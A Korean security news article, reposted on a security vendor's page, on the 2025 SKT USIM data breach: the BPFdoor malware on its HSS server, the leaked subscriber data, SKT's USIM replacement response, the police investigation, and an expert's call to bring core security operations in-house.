[출처] https://www.cm-alliance.com/cybersecurity-blog/may-2025-biggest-cyber-attacks-ransomware-attacks-and-data-breaches
3. 국내 외 보안 동향
3-2. [SKT 해킹 사태 중간점검] 사건 경위와 현재 상황, 그리고 드러난 문제점
SKT, 유심 정보 보관된 HSS에서 BPF도어 악성코드 발견 유심보호서비스 및 유심 교체 시행했지만...재고 부족해 혼란 가중 경찰 수사 착수...국가적 사이버 보안 체계의 취약성 드러내

그림- 1 1일 인천국제공항 제1여객터미널 출국장 내 SK텔레콤 로밍센터에서 출국자들이 유심 교체를 위해 줄을 서고 있다. [자료: 연합]
[보안뉴스 특별취재팀] 지난 4월 19일 드러난 SKT 유심(USIM) 해킹 사태가 전 국민의 일상을 위협하고 있다. SKT 대리점마다 유심 교체를 위해 긴 줄이 늘어서고 있으며, 전 국민의 절반에 달하는 SKT 이용자들은 행여 현금 이체, 가상자산 탈취 등 금전적 피해가 발생하진 않을지 전전긍긍하고 있다. 사건이 발생한 지 2주가량 흐른 시점에서 보안이야기 최재영 대표와 함께 이번 사태를 되짚어 보고, 향후 필요한 대책과 남겨진 과제는 무엇인지 살펴본다.
△사건 발생 경위
SKT는 4월 19일, 자사 네트워크에서 악성코드가 탐지됐으며, 이를 통해 해커가 고객의 유심 관련 정보를 탈취한 정황을 확인했다. 유출된 정보에는 국제이동가입자식별번호(IMSI), 전화번호(MSISDN), 인증 키 등 핵심 식별 정보가 포함되어 있었다.
△해킹 발생 원인
이번 사태는 SK텔레콤의 핵심 서버인 Home Subscriber Server(HSS)에 악성코드가 설치되어 발생했다. 해커는 이를 통해 고객의 유심 정보(이동가입자 식별번호, 단말기 고유식별번호, 유심 인증키, 전화번호 등)를 대량으로 탈취했다. 특히, 유심 정보에는 통신·금융·본인 인증에 필요한 중요한 정보들이 포함되어 있어 이 정보만으로도 복제폰 제작, 신원 도용, 금융사기 등 2차 범죄에 악용될 수 있다.
해킹에 사용된 악성코드는 리눅스 서버를 노린 고도화된 백도어(BPF도어) 악성코드로, 네트워크 방화벽을 우회할 수 있는 기능을 가지고 있다. 이러한 특성으로 인해 보안 탐지가 어려웠고, 해커는 장기간 잠복하면서 유심 정보를 유출할 수 있었다.
유심 정보가 유출되면 가장 심각한 경우 복제폰을 제작해 휴대폰 인증을 통한 금융 접근 권한을 탈취할 수 있다. 이를 바탕으로 대포폰 개통, 보이스피싱, 스미싱 등 조직범죄에 악용될 수 있다. 또한, 유심 정보와 추가 개인정보가 결합될 경우, 공공기관과 기업의 본인인증 시스템이 마비되고, 행정·금융 서비스에 심각한 차질이 빚어질 수 있다.
△SKT의 대응 조치
이번 사태 이후 SKT는 비정상 인증 시도 차단 기준을 최고 수준으로 격상하여 운용 중이며, 실시간 모니터링을 지속 강화하고 있다고 밝혔다. 이와 함께 4월 28일부터 전국 2600여 개 대리점에서 2300만 명 전 고객을 대상으로 무료 유심 교체를 시작했다. 또한, 유심보호서비스(USIM Protection Service)를 무료로 제공해 복제 유심의 타 단말기 사용을 차단하는 조치를 시행 중이다.
그러나 유심 재고 부족으로 인해 일부 고객은 오랜 기간 대기 명단에 이름을 올려야 하는 상황이며, SK텔레콤은 유심 포맷 방식 등 대체 방안을 마련 중이다.
SKT에서 유심 교체를 시작한 이유는 심 스와핑(SIM Swapping) 공격을 사전에 차단하기 위해서다. 유출된 유심 정보를 활용해 해커가 피해자의 번호로 새로운 유심을 발급받아 사용하는 심 스와핑 공격을 통해 해커는 피해자의 통신, 금융, 인증 정보를 탈취할 수 있기 때문이다.
△경찰 수사 진행 상황
서울경찰청 사이버수사과는 4월 30일, 이번 사건을 정식 수사로 전환하고 22명 규모의 전담 수사팀을 편성했다. 경찰은 디지털 증거 확보와 함께 국내외 공조 체계를 가동하여 악성코드 침입 경로와 해킹 배후를 추적하고 있다.
△사회적 파장 및 향후 전망
이번 해킹 사태로 SKT 주가는 최대 8.5% 하락하며, 2020년 이후 최대 낙폭을 기록했다. 정부는 통신사 보안체계 전반에 대한 점검을 지시했으며, 국회 과학기술정보방송통신위원회는 4월 30일 SK텔레콤 유영상 대표를 출석시켜 사고 경위와 대응 과정에 대한 질의를 진행했다.
△이용자 주의사항
- 유심 교체: 가까운 SK텔레콤 대리점 방문 또는 온라인 예약을 통해 유심 교체를 진행해야 한다.
- 유심 보호 서비스 가입: T월드 앱 또는 웹사이트를 통해 무료로 가입 가능하다.
- 의심 문자 및 링크 주의: 스미싱 등 2차 피해를 방지하기 위해 출처 불명의 메시지나 링크는 열람하지 말아야 한다.
△SKT 유심 공급업체 현황
이번 해킹사고로 인해 SKT는 전 고객의 유심을 무료로 교체하기로 결정했으며, 이에 따라 유심 재고 부족 문제가 심각한 상황이다. SKT의 유심 공급업체는 다음과 같다.
- 엑스큐어(Xcure): 국내 USIM 시장 점유율 1위로, SK텔레콤과 KT에 NFC USIM을 공급하는 대표적인 유심칩 벤더로 알려져 있다. 2022년과 2024년 하반기에 공급된 일부 유심에서 불량 가능성이 확인돼 무상 교체를 진행한 바 있다.
- 유비벨록스(UbiVelox): 스마트카드 및 모바일 솔루션 개발 업체로, SK텔레콤에 스마트카드 및 보안 솔루션을 제공하며 협력 관계를 유지하고 있다.
- SK텔링크(SK Telink): SK텔레콤의 자회사로, 유심칩을 포함한 통신 모듈을 공급하고 있다.
- 탈레스(Thales): 프랑스 기반의 글로벌 보안기업으로, SK텔레콤에 유심칩을 공급하고 있다.

그림 2 ▲유영상 SK텔레콤 대표이사가 30일 국회 과학기술정보방송통신위원회의에서 열린 방송통신 분야 청문회에서 유심 해킹 사태와 관련한 질의에 답하고 있다. [자료: 연합]
△드러난 문제점
이번 사태는 단순한 통신사 보안사고를 넘어 국가적 사이버 보안 체계의 취약성을 드러낸 사건으로 평가되고 있다. 이에 따라 철저한 수사와 투명한 정보 공개, 그리고 근본적인 보안 체계 개선이 요구된다.
이번 SKT의 유심 해킹 사건처럼 공급망 보안사고가 발생한 상황에서 다음과 같은 이유로 보안 아웃소싱의 인소싱 전환(내재화) 필요성이 커졌다는 지적이 제기된다.
1. 정보보호최고책임자(CISO)의 실질적 권한 및 조직 미흡: 대부분 대기업에서 CISO를 두고 있지만, 실질적인 권한이나 조직적 뒷받침이 부족한 경우가 많다. SKT 역시 이번 사건에서 드러났듯 공급망(USIM 제조, 인증 등)에 대한 실질적 통제력 부재를 엿볼 수 있는 대목이다.
2. 보안 아웃소싱의 한계: 보안 전문기업에 일부 운영을 맡기는 아웃소싱은 비용 효율성은 있지만, 다음과 같은 위험을 동반하고 있다.
- 통제력 약화: 보안사고 발생 시 빠른 대응이 어렵고, 내부 인프라나 프로세스에 대한 이해도가 낮다.
- 책임소재 분산: 사고 발생 시 아웃소싱 업체와의 R&R(Roles & Responsibilities) 문제로 신속한 대응이 불가능하다.
- 전략 부재: 장기적 보안 아키텍처 설계 및 사이버 위협 인텔리전스 축적이 어렵다.
인소싱을 통한 핵심 보안기능의 내재화는 즉각적인 대응 역량을 강화할 수 있다. CERT, IAM 등의 기능을 내부화할 경우 사고 시 빠른 인지 및 조치가 가능하다. 또한, 정보자산과 인프라에 대한 심층 이해를 바탕으로 보다 효과적인 위험 기반 보안정책을 수립할 수 있다. 이와 함께 지속적인 보안 역량 축적과 기술 고도화가 가능하고, 이를 바탕으로 기업 내부 보안문화 정착과 보안 거버넌스 체계 강화를 도모할 수 있다.
이와 관련 대기업의 보안 인프라를 구축·운영한 바 있는 보안이야기 최재영 대표는 “CISO 직속으로 보안조직을 강화하고 독립성을 보장해야 하며, USIM 인증, 통신망 보호, 공급망 검증 등 핵심 보안영역을 내재화하는 일이 무엇보다 중요하다”며, “외부 전문가는 자문 역할로 활용하고, 핵심 운영은 내부 인력 양성과 조직 정비로 대체하는 동시에 보안 인력 투자와 정규직 전환 확대가 필요하다”고 강조했다.
이어 최 대표는 “현재의 공급망 보안 환경과 사이버 위협의 고도화를 고려할 때, SKT는 아웃소싱 위주의 보안운영 체계에서 핵심 기능 인소싱 체계로 전환해야 한다”며, “이는 단순한 기술적 문제를 넘어 기업 생존과 신뢰 회복의 핵심 전략”이라고 덧붙였다. [출처] [보안뉴스 특별취재팀(editor@boannews.com)] https://m.boannews.com/html/detail.html?idx=137079
- 회사소개
- 제품소개
-
플랫폼
-
모바일 보안
-
PC 보안
-
서비스
- 인재채용
-
대표이사이순형·이정아 사업자등록번호138-81-16484 대표전화02-561-4545 FAX02-565-5350 개인정보 처리방침
© RaonSecure. All rights reserved.
본사서울특별시 영등포구 여의대로 108, 파크원타워2 47-48(여의도동) -
FAMILY SITE
-